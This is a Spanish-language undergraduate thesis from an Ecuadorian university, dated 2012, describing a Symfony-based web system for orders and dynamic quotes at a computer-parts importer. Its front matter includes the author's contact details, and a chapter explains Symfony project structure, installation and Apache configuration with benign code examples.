UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

CARRERA DE INGENIERÍA EN SISTEMAS COMPUTACIONALES

TEMA

"SISTEMA DE GESTIÓN DE PEDIDOS Y PROFORMAS DINÁMICAS POR INTERNET PARA LA EMPRESA **JIMEMOR CIA.LTDA** UTILIZANDO SYMFONY**"**

APLICATIVO

"**DOSPARTU 1.0** SISTEMA DE GESTIÓN DE PEDIDOS Y PROFORMAS DINÁMICAS POR INTERNET"

Autor: Molina Bastidas Carlos Vladimir


Director: Ing**.** Marco Pusdá

Ibarra – Ecuador

2012

CERTIFICACIÓN

Certifico que la **Tesis "SISTEMA DE GESTIÓN DE PEDIDOS Y PROFORMAS DINÁMICAS POR INTERNET PARA LA EMPRESA JIMEMOR CIA.LTDA UTILIZANDO SYMFONY",** con el aplicativo **"DOSPARTU 1.0 SISTEMA DE GESTIÓN DE PEDIDOS Y PROFORMAS DINÁMICAS POR INTERNET",** ha sido realizada en su totalidad por el señor: Molina Bastidas Carlos Vladimir, portador de la cédula de Ciudadanía Nro. 0401573100.



Ing. Marco Pusdá

Director de la Tesis

UNIVERSIDAD TÉCNICA DEL NORTE

CESIÓN DE DERECHOS DE AUTOR DEL TRABAJO DE INVESTIGACIÓN

A FAVOR DE LA UNIVERSIDAD TÉCNICA DEL NORTE

Yo, Molina Bastidas Carlos Vladimir, con cédula de ciudadanía Nro. 040157310-0, manifiesto mi voluntad de ceder a la Universidad Técnica del Norte los derechos patrimoniales consagrados en la ley de propiedad intelectual del Ecuador, artículo 4, 5 y 6, en calidad de autor del trabajo de grado denominado: **"SISTEMA DE GESTIÓN DE PEDIDOS Y PROFORMAS DINÁMICAS POR INTERNET PARA LA EMPRESA JIMEMOR CIA.LTDA UTILIZANDO SYMFONY"** con el aplicativo **"DOSPARTU 1.0 SISTEMA DE GESTIÓN DE PEDIDOS Y PROFORMAS DINÁMICAS POR INTERNET",** que ha sido desarrollada para optar por el título de Ingeniería en Sistemas Computacionales, quedando la Universidad facultada para ejercer plenamente los derechos cedidos anteriormente.

En mi condición de autor me reservo los derechos morales de la obra antes mencionada, aclarando que el trabajo aquí descrito es de mi autoría y que no ha sido previamente presentado para ningún grado o calificación profesional.

En concordancia suscribo este documento en el momento que hago entrega del trabajo final en formato impreso y digital a la biblioteca de la Universidad Técnica del Norte.

Molina Bastidas Carlos Vladimir

040157310-0

Ibarra, Diciembre del 2012

UNIVERSIDAD TÉCNICA DEL NORTE

BIBLIOTECA UNIVERSITARIA

AUTORIZACIÓN DE USO Y PUBLICACIÓN A FAVOR DE LA UNIVERSIDAD TÉCNICA DEL NORTE

1. IDENTIFICACIÓN DE LA OBRA

La UNIVERSIDAD TÉCNICA DEL NORTE dentro del proyecto Repositorio Digital institucional determina la necesidad de disponer los textos completos de forma digital con la finalidad de apoyar los procesos de investigación, docencia y extensión de la universidad.

Por medio del presente documento dejo sentada mi voluntad de participar en este proyecto, para lo cual ponemos a disposición la siguiente investigación:

DATOS DE CONTACTO	
CEDULA DE IDENTIDAD	040157310-0
APELLIDOS Y NOMBRES	MOLINA BASTIDAS CARLOS VLADIMIR
DIRECCIÓN	JUAN MARTINEZ DE ORBE 6-34 Y VICTOR MANUEL GUZMAN (CDLA DEL CHOFER SEGUNDA ETAPA)
EMAIL	cmolinabastidas@yahoo.com
TELÉFONO FIJO	
TELÉFONO MOVIL	0986833092

DATOS DE LA OBRA	
TITULO	"SISTEMA DE GESTIÓN DE PEDIDOS Y PROFORMAS DINÁMICAS POR INTERNET PARA LA EMPRESA JIMEMOR CIA.LTDA UTILIZANDO SYMFONY" CON EL APLICATIVO: "DOSPARTU 1.0 SISTEMA DE GESTIÓN DE PEDIDOS Y PROFORMAS DINÁMICAS POR INTERNET"
AUTOR	MOLINA BASTIDAS CARLOS VLADIMIR
FECHA	Diciembre 2012
PROGRAMA	PREGRADO
TITULO POR EL QUE	INGENIERÍA EN SISTEMAS COMPUTACIONALES
DIRECTOR	ING. MARCO PUSDA

2. AUTORIZACIÓN DE USO A FAVOR DE LA UNIVERSIDAD

Yo, Molina Bastidas Carlos Vladimir, con cédula de ciudadanía Nro. 04015730-0, en calidad de autor y titular de los derechos patrimoniales de la obra o trabajo de grado descrito anteriormente, hago entrega del ejemplar respectivo en forma digital y autorizo a la Universidad Técnica del Norte, la publicación de la obra en el Repositorio Digital Institucional y el uso del archivo digital en la biblioteca de la universidad con fines académicos, para ampliar la disponibilidad del material y como apoyo a la educación, investigación y extensión, en concordancia con la Ley de Educación Superior Artículo 143.

Molina Bastidas Carlos Vladimir

040157310-0

Ibarra, Diciembre del 2012

DEDICATORIA

Dedico este trabajo de proyecto de tesis con mucho cariño a mi familia que son la base de mi vida, en especial a mi padre y mi madre gracias a sus consejos y su apoyo incondicional he podido conseguir este paso de gran trascendencia en mi vida personal, a mis amigos y compañeros que con sus consejos y conocimientos hicieron posible llegar a la culminación del presente trabajo.

Un agradecimiento muy especial a DIOS, por guiar mis pasos.

AGRADECIMIENTO

A mis padres Vicente Jeú Molina y Marina Bastidas, por siempre dar lo mejor de ellos, para culminar con éxito esta etapa.

A mis hermanos, por su apoyo de una y otra forma, a toda mi familia.

A la UNIVERSIDAD TÉCNICA DEL NORTE por darme la oportunidad de estudiar y ser un profesional.

A mis amigos y compañeros, a mi director de tesis Ingeniero Marco Pusdá por su confianza y apoyo a mi proyecto.

A la importadora Jimemor Cia.Ltda, que permitieron desarrollar este trabajo de tesis.

Son muchas las personas que han formado parte de mi vida profesional a las que me encantaría agradecerles su amistad, consejos, apoyo, ánimo y compañía en los momentos más difíciles de mi vida. Algunas están aquí conmigo y otras en mis recuerdos y en mi corazón, sin importar en donde estén quiero darles las gracias por formar parte de mí, por todo lo que me han brindado y por todas sus bendiciones.

Índice de Contenido

Índice de figuras

Índice de tablas

RESUMEN

Enfocados en mejorar la comercialización y atención a nuestros clientes se ha diseñado un modelo que permita brindar un servicio de pedidos y elaboración de proformas de una forma dinámica de accesorios de computadora, además que permita personalizar la adquisición de un computador a través de la Web, permitiéndonos utilizar un nuevo canal de distribución para poder abrirse y crecer en otros mercados y en cualquier parte del Ecuador. Mediante la utilización de esta tecnología se brindará una herramienta muy útil para atender pedidos para la empresa donde relacione al proveedor, intermediario, distribuidor y cliente. El tema de este proyecto es muy importante ya que hace énfasis en la tecnología que brinda el Internet. Los avances hoy en día sobre esta materia son muy alentadores, ya que se encuentra en un alto crecimiento y en un boom tecnológico. Con el desarrollo de este proyecto seremos pioneros en el manejo de pedidos de productos a través del Internet, con una característica fundamental que será la excelencia en servicio y la entrega de productos que irán variando según las necesidades del mercado.

Se llega a conocer mejor a los clientes, ya que tenemos más información sobre ellos (productos que visualizan, compras realizadas anteriormente y con ello los productos que le interesan, así le podemos ofrecer algo más personalizado, adaptado a sus gustos y preferencias). Con toda esta información se nos presenta la oportunidad de poder ofrecerles un servicio postventa más personalizado a cada uno o algún tipo de oferta especial y, así, intentar fidelizarlos de forma más efectiva.

SUMMARY

Focused in improving the commercialization and attention to our clients a model it has been designed that allows to offer a service of orders and elaboration of proformas in a dynamic way of computer accessories, also that it allows to personalize the acquisition of a computer through the Web, allowing us to use a new distribution channel to be able to open up and to grow in other markets and in any part of the Ecuador. By means of the use of this technology you will offer a very useful tool to assist orders for the company where it relates the supplier, middleman, distributor and client. The topic of this project is very important since he makes emphasis in the technology that the Internet toasts. The advances today in day on this matter they are very encouraging, since it is in a high growth and in a technological boom. With the development of this project we will be pioneer in the handling of orders of products through the Internet, with a fundamental characteristic that will be the excellence in service and the delivery of products that they will go varying according to the necessities of the market.

You ends up knowing the clients better, since we have more information on them (products that visualize, buy carried out previously and with it the products that interest him, can offer this way him something more custom, adapted to their likes and preferences). With this whole information we are presented the opportunity to be able to offer a more custom after-sales service to each one or some type of special offer and, this way, to attempt fidelizarlos in a more effective way.

CAPÍTULO I

INTRODUCCIÓN

1. Introducción

La importadora **Jimemor Cia.Ltda**, es una empresa dedicada a la distribución de productos DELUX, ubicada en la ciudad de Ibarra-Imbabura; creada hace seis años gracias al apoyo de fabricantes como Delux Technology, que continúan confiando en nuestra empresa, forjando mayores aportaciones tecnológicas para el desarrollo de nuestra cultura tecnológica, ampliando la gama de productos y facilitando su uso.

Misión: Nuestra Misión es ofrecer de manera oportuna periféricos de computadores de excelente calidad con la última tecnología; permitiéndonos así ser los mejores en el PAÍS brindando soporte directo del exportador de marca.

Visión: Nuestra Visión es ser una empresa orientada a brindar la mejor calidad de periféricos a todos nuestros clientes los cuales confían en nosotros.

Valores:

Respeto
Honestidad
Lealtad
Honestidad
Gratitud

1.1. Definición del Problema

Desde el inicio de las actividades económicas de la importadora JIMEMOR CIA.LTDA, ya casi seis años ha venido evolucionando de acuerdo a las necesidades del mercado, para lograr un mejor acercamiento con sus clientes.

El internet es un medio que hoy en día ha venido evolucionando a pasos agigantados, y en donde encontramos la oportunidad de aprovechar todas sus ventajas y facilidades para realizar negocios, que mejoren notalmente las ganancias de nuestra empresa.

Es por eso que se propone desarrollar el **SISTEMA DE GESTIÓN DE PEDIDOS Y PROFORMAS DINÁMICAS, POR INTERNET PARA LA EMPRESA "JIMEMOR CIA.LTDA" UTILIZANDO SYMFONY.** Que permitirá personalizar y agilizar la adquisición de los productos que la empresa disponga como son: CASE, TECLADOS, PARLANTES, MOUSE, CAMARAS WEB, FUENTES DE PODER, MAINBOARD, PROCESADORES, DISCOS DUROS, MEMORIAS etc. en diferentes marcas y modelos. Además el sistema permitirá a sus clientes tipificar la adquisición de un equipo de computación, permitiendo a sus clientes armar su PC virtualmente de acuerdo a sus necesidades, presupuesto y complacencia. La implementación de este sistema, mejorara el contacto con nuestros clientes, evolucionando hacia las nuevas y mejores formas de realizar los negocios.

1.2. Objetivos

1.2.1. Objetivo General

- Implementar una Aplicación Web que permita automatizar la generación de pedidos y proformas dinámicas, por internet.

1.2.2. Objetivos específicos

- Realizar un estudio de SYMFONY orientado al desarrollo de aplicaciones web.
- Definir las reglas del negocio, necesaria para implementar DOSPARTU 1.0 sistema de gestión de pedidos y proformas dinámicas por internet.
- Crear proformas dinámicas por medio de internet de una forma sencilla.
- Generar notificaciones por medio de internet de cliente interesado en algún producto que ofrece la empresa.
- Permitir la consulta en tiempo real de productos y precios.
- Enviar automáticamente notificaciones de novedades sobre promociones y precio de productos.
- Mejorar el servicio a clientes, optimizando procesos comerciales, reduciendo algunos proceso de operación.
- Aumentar el nivel de competitividad.
- Integrar la aplicación web con el sistema de facturación interno de la empresa.

1.3. Justificación

El contacto con los clientes de la empresa JIMEMOR CIA.LTDA, se lo realiza de forma tradicional es decir, telefónicamente, personalmente u otras formas comunes y precarias, generando una pérdida de tiempo tanto para el cliente como para la empresa. Por lo que la implementación de este sistema garantizará que los clientes estén actualizados tanto en productos como en precios de una forma automática y sencilla. Aumentando la capacidad de atención a los mismos. Y lo más importante será el cliente quien tendrá la libertad y el control al momento de adquirir un computador o un producto que la empresa disponga de acuerdo a sus necesidades.

La implementación de la aplicación web nos ayudara a:

- Ofrecer un mejor servicio a clientes
- Lograr los niveles de servicio y soporte deseados, a un bajo costo

- Generar nuevas oportunidades de negocio
- Transmitir un mensaje de negocios a un mayor universo
- Aumentar la dimensión de su mercado
- Entrar a mercados en los que antes era difícil llegar por cuestiones de logística o costos
- Optimizar procesos comerciales
- Reducir algunos costos de operación
- Negociar productos en línea
- Transformar el negocio adaptándose a los nuevos esquemas de globalización

1.4. Alcance

La implementación de la aplicación web DOSPARTU 1.0 Sistema de Gestión de Pedidos y Proformas Dinámicas por Internet, permitirá automatizar la manera de realizar pedidos, facilitando a los clientes personalizar la adquisición de equipos de computación.

Nuestra aplicación tendrá clasificados los productos por categorías, familias, fabricantes.

El usuario anónimo será el que menos funcionalidades tenga, podrá navegar por nuestra web, ver productos y añadirlos para cotizar precios, pero no podrá efectuar la finalización de la proforma o realizar el pedido hasta que o se registre o se identifique, una vez realizada cualquiera de estas operaciones se convertirá en usuario registrado el cual ya podrá finalizar realizar el pedido y/o proformas de un computador a su gusto.

El usuario con más privilegios será el usuario administrador, que además de disponer de las funcionalidades anteriores podrá gestionar el catálogo de productos, administrar clientes, categorías en entre otras.

En resumen se trata de desarrollar una aplicación para facilitar la venta de material informático así como ayudar a su gestión, de una forma sencilla y clara para los usuarios y el administrador de la aplicación.

CAPÍTULO II

SYMFONY COMO FRAMEWORK PARA DESARROLLAR APLICACIONES WEB

2. Symfony como Framework para Desarrollar aplicaciones Web

2.1. Que es symfony

Un framework[1] simplifica el desarrollo de una aplicación mediante la automatización de algunos de los patrones utilizados para resolver las tareas comunes. Además, un framework proporciona estructura al código fuente, forzando al desarrollador a crear código más legible y más fácil de mantener. Por último, un framework facilita la programación[2] de aplicaciones, ya que encapsula operaciones complejas en instrucciones sencillas.

Symfony[3] es un completo framework diseñado para optimizar, gracias a sus características, el desarrollo de las aplicaciones web[4]. Para empezar, separa la lógica de negocio, la lógica de servidor y la presentación de la aplicación web. Proporciona varias herramientas y clases encaminadas a reducir el tiempo de desarrollo de una aplicación web compleja. Además, automatiza las tareas más comunes, permitiendo al desarrollador dedicarse por completo a los aspectos específicos de cada aplicación. El resultado de todas estas ventajas es que no se debe reinventar la rueda cada vez que se crea una nueva aplicación web.

Symfony está desarrollado completamente con PHP[5] 5. Ha sido probado en numerosos proyectos reales y se utiliza en sitios web de comercio electrónico de primer nivel. Symfony es compatible con la mayoría de gestores de bases de datos, como MySQL, PostgreSQL, Oracle y SQL Server de Microsoft. Se puede ejecutar tanto en plataformas *nix (Unix, Linux, etc.) como en plataformas Windows.




Figura 1 Pantalla de Symfony
Fuente: [http://www.librosweb.es/symfony_1_2/]

1 http://es.wikipedia.org/wiki/Framework
2 http://es.wikipedia.org/wiki/Programaci%C3%B3n
3 http://www.librosweb.es/symfony_1_2/capitulo1/symfony_en_pocas_palabras.html
4 Es un sistema de distribución de información basado en hipertexto o hipermedios enlazados y accesibles a través de Internet.
5 PHP (acrónimo Hypertext Preprocessor) es un lenguaje de código abierto muy popular especialmente adecuado para desarrollo web

2.2. Características de Symfony

Entre las principales características citaremos las siguientes:

1. Fácil de instalar y configurar en la mayoría de plataformas (y con la garantía de que funciona correctamente en los sistemas Windows[6] y *nix estándares).
2. Independiente del sistema gestor de bases de datos.
3. Sencillo de usar en la mayoría de casos, pero lo suficientemente flexible como para adaptarse a los casos más complejos.
4. Basado en la premisa de "convenir en vez de configurar", en la que el desarrollador solo debe configurar aquello que no es convencional.
5. Sigue la mayoría de mejores prácticas y patrones de diseño para la web.
6. Preparado para aplicaciones empresariales y adaptables a las políticas y arquitecturas propias de cada empresa, además de ser lo suficientemente estable como para desarrollar aplicaciones a largo plazo.
7. Código fácil de leer que incluye comentarios de phpDocumentor[7] y que permite un mantenimiento muy sencillo.
8. Fácil de extender, lo que permite su integración con librerías desarrolladas por terceros.
9. Emplea el tradicional patrón de diseño MVC[8].




Figura 2 Modelo MVC
Fuente: [http://www.librosweb.es/symfony_1_2/]

6 Nombre de una familia de Sistemas Operativos
7 Es un generador de documentación de código abierto escrito en PHP
8 Modelo Vista Controlador (MVC) es un patrón o modelo de abstracción de desarrollo de software

2.3. Proyecto, Aplicación y Módulo

2.3.1. Proyecto

Symfony considera un proyecto como "un conjunto de servicios y operaciones disponibles bajo un determinado nombre de dominio[9] y que comparten el mismo modelo de objetos".

2.3.2. Aplicación

Normalmente, una aplicación se ejecuta de forma independiente respecto de otras aplicaciones del mismo proyecto

Lo habitual es que un proyecto contenga dos aplicaciones:

- Parte pública
- Parte de gestión

(Ambas comparten la misma base de datos)

Cada aplicación está formada por uno o más módulos.

2.3.3. Módulo

Normalmente representa a una página web o a un grupo de páginas con un propósito relacionado. Por ejemplo, una aplicación podría tener módulos como home, artículos, ayuda, carritoCompra, cuenta etc.

Los módulos almacenan las acciones, que representan cada una de las operaciones que se puede realizar en un módulo. Por ejemplo el módulo carritoCompra puede definir acciones como añadir, mostrar y actualizar.

2.3.4. Representación

La estructura básica de un proyecto desarrollado en Symfony se detalla en la siguiente figura tomada como ejemplo ilustrativo.

9 Es el nombre que identifica un sitio web




Figura 3 Estructura de un proyecto
Fuente: [http://www.librosweb.es/symfony_1_2/]

2.3.4.1. Directorios en la Raíz de los Proyectos de Symfony

- **apps/** Contiene un directorio por cada aplicación del proyecto (normalmente, frontend y backend para la parte pública y la parte de gestión respectivamente).
- **batch/** Contiene los scripts[10] de PHP que se ejecutan mediante la línea de comandos o mediante la programación de tareas para realizar procesos en lotes [11](batch processes).
- **cache/** Contiene la versión cacheada de la configuración y (si está activada) la versión cacheada de las acciones y plantillas del proyecto. El mecanismo de cache utiliza los archivos de este directorio para acelerar la respuesta a las peticiones web. Cada aplicación contiene un subdirectorio que guarda todos los archivos PHP y HTML[12] pre procesados.
- **config/** Almacena la configuración general del proyecto
- **data/** En este directorio se almacenan los archivos relacionados con los datos, como por ejemplo el esquema de una base de datos, el archivo que contiene las instrucciones SQL[13] para crear las tablas e incluso un archivo de bases de datos de SQLite[14].
- **doc/** Contiene la documentación del proyecto, formada por tus propios documentos y por la documentación generada por PHPdoc.
- **lib/** Almacena las clases y librerías externas. Se suele guardar todo el código común a todas las aplicaciones del proyecto. El subdirectorio model/ guarda el modelo de objetos del proyecto.

10 http://es.wikipedia.org/wiki/Script
11 http://es.wikipedia.org/wiki/Procesamiento_por_lotes
12 HyperText Markup Language (lenguaje de marcado de hipertexto)
13 Lenguaje de consulta estructurado declarativo de acceso a bases de datos relacionales
14 http://es.wikipedia.org/wiki/SQLite

- **log/** Guarda todos los archivos de log generados por Symfony. También se puede utilizar para guardar los logs del servidor web, de la base de datos o de cualquier otro componente del proyecto. Symfony crea un archivo de log por cada aplicación y por cada entorno.
- **plugins/** Almacena los plugins instalados en la aplicación.
- **test/** Contiene las pruebas unitarias y funcionales escritas en PHP y compatibles con el framework de pruebas de Symfony. Cuando se crea un proyecto, Symfony crea algunos pruebas básicas.
- **web/** La raíz del servidor web. Los únicos archivos accesibles desde Internet son los que se encuentran en este directorio.

2.3.4.2. Estructura de cada Aplicación

- **config/** Contiene un montón de archivos de configuración creados con YAML[15]. Aquí se almacena la mayor parte de la configuración de la aplicación, salvo los parámetros propios del framework. También es posible redefinir en este directorio los parámetros por defecto si es necesario.
- **i18n/** Contiene todos los archivos utilizados para la internacionalización de la aplicación, sobre todo los archivos que traducen la interfaz[16]. La internacionalización también se puede realizar con una base de datos, en cuyo caso este directorio no se utilizaría.
- **lib/** Contiene las clases y librerías utilizadas exclusivamente por la aplicación.
- **modules/** Almacena los módulos que definen las características de la aplicación.
- **templates/** Contiene las plantillas globales de la aplicación, es decir, las que utilizan todos los módulos. Por defecto contiene un archivo llamado layout.php, que es el layout principal con el que se muestran las plantillas de los módulos.

2.3.4.3. Estructura de Cada Módulo

- **actions/** Normalmente contiene un único archivo llamado actions.class.php y que corresponde a la clase que almacena todas las acciones del módulo. También es posible crear un archivo diferente para cada acción del módulo.
- **config/** Puede contener archivos de configuración adicionales con parámetros exclusivos del módulo
- **lib/** Almacena las clases y librerías utilizadas exclusivamente por el módulo.

15 http://es.wikipedia.org/wiki/YAML
16 http://www.alegsa.com.ar/Dic/interfaz.php

- **templates/** Contiene las plantillas correspondientes a las acciones del módulo. Cuando se crea un nuevo módulo, automáticamente se crea la plantilla llamada indexSuccess.php.
- **validate/** Contiene archivos de configuración relacionados con la validación de formularios.

2.3.4.4. Estructura del sitio web

- **css/** Contiene los archivos de hojas de estilo creados con CSS (archivos con extensión .css).
- **images/** Contiene las imágenes del sitio con formato .jpg, .png o .gif.
- **js/** Contiene los archivos de JavaScript con extensión .js.
- **uploads/** Se almacenan los archivos subidos por los usuarios. Aunque normalmente este directorio contiene imágenes, no se debe confundir con el directorio que almacena las imágenes del sitio (images/). Esta distinción permite sincronizar los servidores de desarrollo y de producción sin afectar a las imágenes subidas por los usuarios.

2.4. Herramientas comunes

En esta sección mostraremos técnicas que se utilizan una y otra vez en Symfony:

- Contenedor de parámetros
- Constantes (configuraciones)
- Carga automática de clases

2.4.1. Contenedor de Parámetros

Se trata de una forma eficiente de encapsular[17] los atributos y así poder utilizar métodos getter y setter sencillos.

La clase **sfResponse** por ejemplo incluye un contenedor de parámetros que se puede obtener mediante el método **getParameterHolder**().

```
$respuesta->getParameterHolder()->set('parametro', 'valor');
echo $respuesta->getParameterHolder()->get('parametro');
=> 'valor'
// Formato abreviado
$respuesta->setParameter('parametro', 'valor');
echo $respuesta->getParameter('parametro');
=> 'valor
```

17 http://es.wikipedia.org/wiki/Encapsulamiento_(inform%C3%A1tica)

Añadir contenedores de parámetros a tus propias clases:

```
class MiClase
{
protected $contenedor_parametros = null;
public function initialize ($parametros = array())
{
$this->contenedor_parametros = new sfParameterHolder();
$this->contenedor_parametros->add($parametros);
}
public function getContenedorParametros()
{
return $this->contenedor_parametros;
}
}
```

2.4.2. Constantes (Configuraciones)

Symfony no define casi ninguna constante. La razón es que las constantes tienen el inconveniente de no poderse modificar su valor una vez definidas.
Por este motivo, Symfony utiliza su propio objeto para almacenar la configuración, llamado **sfConfig**, y que reemplaza a las constantes.

```
// En vez de constantes de PHP,
define('MI_CONSTANTE', 'valor');
echo MI_CONSTANTE;
// Symfony utiliza el objeto sfConfig
sfConfig::set('mi_constante', 'valor');
echo sfConfig::get('mi_constante');
```

2.4.3. Carga Automática de Clases

Normalmente, cuando se utiliza un método de una clase o cuando se crea un objeto en PHP, se debe incluir antes la definición de esa clase.

```
include 'clases/MiClase.php';
$miObjeto = new MiClase();
```

En los proyectos complejos con muchas clases y una estructura de directorios con muchos niveles, requiere mucho trabajo incluir todas las clases necesarias indicando correctamente la ruta de cada clase.
Symfony incluye una función[18] **spl_autoload_register()** para evitar la necesidad de los **include** y así poder escribir directamente:

```
$miObjeto = new MiClase();
```

En este caso, Symfony busca la definición de la clase MiClase en todos los archivos con extensión .php que se encuentran en alguno de los directorios lib/ del proyecto. Si se encuentra la definición de la clase, se incluye de forma automática.

2.5. Instalar Symfony

Symfony es un framework creado con PHP 5 por lo que es necesario disponer de esta versión.
Formas de instalar Symfony:

- Sandbox
- PEAR
- SVN

En nuestro caso explicaremos el método más utilizado **PEAR**

El paquete PEAR de Symfony incluye las librerías propias de Symfony y todas sus dependencias. Además, también contiene un script que permite extender la línea de comandos del sistema para que funcione el comando symfony.
Para instalar Symfony de esta manera, en primer lugar se debe añadir el canal Symfony a PEAR mediante este comando:

```
> pear channel-discover pear.symfony-project.com
```

Una vez añadido el canal, ya es posible instalar la última versión estable de Symfony mediante el siguiente comando:

```
> pear install symfony/symfony
```

18 Es un grupo de instrucciones con un objetivo en particular

Después de haber realizado la operación anterior ya se habrá instalado la versión actual de symfony.
Para asegurarse de que se ha instalado correctamente, ejecuta: **symfony –V** y se verificara la versión de symfony instalada.

2.5.1. Crear una aplicación web:

Seguiremos dos pasos:

- Crear el proyecto
- Crear la aplicación

2.5.2. Crear el proyecto:

> mkdir ~/miproyecto
> cd ~/miproyecto
> symfony generate:project miproyecto

Symfony creará la estructura básica del proyecto

2.5.3. Crear la aplicación:

> php symfony generate:app miaplicacion

El comando anterior crea un directorio llamado miaplicacion/ dentro del directorio **apps/** que se encuentra en la raíz del proyecto.
Por defecto se crea una configuración básica de la aplicación y una serie de directorios para la aplicación.
En el directorio **web** del proyecto también se crean algunos archivos[19] PHP correspondientes a los controladores frontales de cada uno de los entornos de ejecución de la aplicación:

2.5.4. Configurar el servidor web:

Los scripts que se encuentran en el directorio **web/** son los únicos puntos de entrada a la aplicación.
Por este motivo, debe configurarse el servidor web para que puedan ser accedidos desde Internet.
Para ello configuraremos un servidor virtual en Apache.

19 Un archivo o fichero informático es un conjunto de bits almacenado en un dispositivo

2.5.5. Configurar un servidor virtual:

Ejemplo en apache/conf/httpd.conf

```
<VirtualHost *>
    ServerName miaplicacion.ejemplo.com
    DocumentRoot "/home/carlos/miproyecto/web"
    DirectoryIndex index.php
    Alias /sf /$sf_symfony_data_dir/web/sf
    <Directory "/$sf_symfony_data_dir/web/sf">
        AllowOverride All
        Allow from All
    </Directory>
    <Directory "/home/carlos/miproyecto/web">
        AllowOverride All
        Allow from All
    </Directory>
</VirtualHost>
```

En la configuración, se debe sustituir la variable[20] **$sf_symfony_data_dir** por la ruta real del directorio de datos de Symfony.

Para poder probar el ejemplo anterior en nuestro propio ordenador de desarrollo, añadiremos la siguiente línea a **/etc/hosts**

127.0.0.1 miaplicacion.ejemplo.com

Una vez configurado, reiniciamos Apache[21] y accederemos a la aplicación en el navegador[22] en la dirección:

http://miaplicacion.ejemplo.com/miaplicacion_dev.php/

20 Es un espacio de memoria reservado para almacenar un valor que corresponde a un tipo de dato
21 http://es.wikipedia.org/wiki/Apache
22 http://es.wikipedia.org/wiki/Navegador_web

Figura 4 Creación proyecto symfony
Fuente: [http://www.librosweb.es/symfony_1_2/]

Symfony utiliza la reescritura de URL[23] para mostrar "URL limpias" en la aplicación, es decir, URL con mucho sentido, optimizadas para buscadores y que ocultan a los usuarios los detalles técnicos internos de la aplicación.

Para que funcione correctamente la reescritura de URL, es necesario que Apache esté compilado[24] con el módulo **mod_rewrite** o al menos que esté instalado el módulo **mod_rewrite** como módulo DSO. En este último caso, la configuración de Apache debe contener las siguientes líneas en el archivo **httpd.conf.**

```
AddModule mod_rewrite.c
LoadModule rewrite_module
modules/mod_rewrite.so
```

2.6. Introducción a la Creación de Paginas

En esta sección se muestra como crear un módulo, que es el elemento que agrupa a las páginas.

También se aprende cómo crear una página, que a su vez se divide en una acción y una plantilla, siguiendo la arquitectura MVC. Las interacciones básicas con las páginas se realizan mediante enlaces y formularios, por lo que también se muestra como incluirlos en las plantillas y cómo manejarlos en las acciones.

2.6.1. Crear el esqueleto del modulo

23 http://es.wikipedia.org/wiki/Localizador_uniforme_de_recursos
24 http://es.wikipedia.org/wiki/C%C3%B3digo_compilado

Antes de crear una página es necesario crear un módulo, que inicialmente no es más que una estructura vacía de directorios y archivos.

```
> cd ~/miproyecto
> symfony generate:module miaplicacion mimodulo
>> dir+ ~/miproyecto/apps/miaplicacion/modules/mimodulo
>> dir+ ~/miproyecto/apps/miaplicacion/modules/mimodulo/actions
>> file+ ~/miproyecto/apps/miaplicacion/modules/mimodulo/actions/actions.class.php
>> dir+ ~/miproyecto/apps/miaplicacion/modules/mimodulo/config
>> dir+ ~/miproyecto/apps/miaplicacion/modules/mimodulo/lib
>> dir+ ~/miproyecto/apps/miaplicacion/modules/mimodulo/templates
>> file+ ~/miproyecto/apps/miaplicacion/modules/mimodulo/templates/indexSuccess.php
>> dir+ ~/miproyecto/apps/miaplicacion/modules/mimodulo/validate
>> file+ ~/miproyecto/test/functional/miaplicacion/mimoduloActionsTest.php
